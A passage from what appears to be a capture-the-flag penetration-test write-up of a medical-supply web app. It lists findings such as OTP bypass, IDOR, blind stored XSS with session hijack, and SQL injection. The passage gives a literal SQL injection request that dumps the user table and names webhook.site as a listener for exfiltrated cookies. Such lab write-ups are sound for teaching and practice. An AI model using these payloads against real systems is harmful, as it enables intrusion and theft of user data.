
Impact: Stored XSS in an admin-viewed interface enabled full session hijacking of the support account, granting access to all open tickets and user search functionality.

7. Bonus Finding — SQL Injection in /support/search

With the support account session, the /support/search endpoint was found to be vulnerable to SQL injection. Injecting a classic OR payload dumped the full user table including admin and support accounts.

```
GET /support/search?query='+OR+'1'%3D'1
```

Result: All users dumped – hospital, support, admin roles exposed



SQLi in /support/search — full user table dumped including System Administrator (admin role)

Users revealed: Addis General Hospital, Bahir Dar Clinic, Hawassa Medical Center, MedSupply Support (role: support), System Administrator (role: **admin**), plus all registered test accounts.

Impact: Full user enumeration including admin account. This is a second-order information disclosure chained with the XSS session hijack.

8. Vulnerability Summary

#	Vulnerability	Location	Severity	Flag
1	OTP Bypass via Response Manipulation	/verify-otp	HIGH	FLAG{Fu33ing_Wins}
2	OTP Plaintext Disclosure	Port 8080 /inbox	HIGH	—
3	Missing Auth — Internal API	/internal/api/account/details	CRITICAL	FLAG{Fu33ing_Wins}
4	IDOR/BOLA Cross-Account Access	?user_id= parameter	CRITICAL	FLAG{Broken_Access_Control}
5	UUID Leak via Public Feed	/api/public-orders	MEDIUM	—
6	Password Hash in API Response	API response body	HIGH	—
7	Hash Cracking + Horiz. Priv Esc	addis.general account	HIGH	FLAG{Horizontal_priv_Esc}
8	Blind Stored XSS → Session Hijack	/support/submit → /support/dashboard	CRITICAL	FLAG{Blind_XSS_Account_TakeOver}
9	SQL Injection	/support/search	CRITICAL	—

9. Tools Used

Tool	Purpose
Nmap	Port scanning and service detection
Burp Suite	HTTP interception and OTP response manipulation
ffuf	Recursive directory and endpoint fuzzing
John the Ripper	bcrypt password hash cracking against rockyou.txt
curl	Manual API testing and IDOR/SQLi exploitation
webhook.site	Blind XSS callback — cookie exfiltration listener
Python3 json.tool	JSON response formatting
Firefox DevTools	Cookie extraction and page source review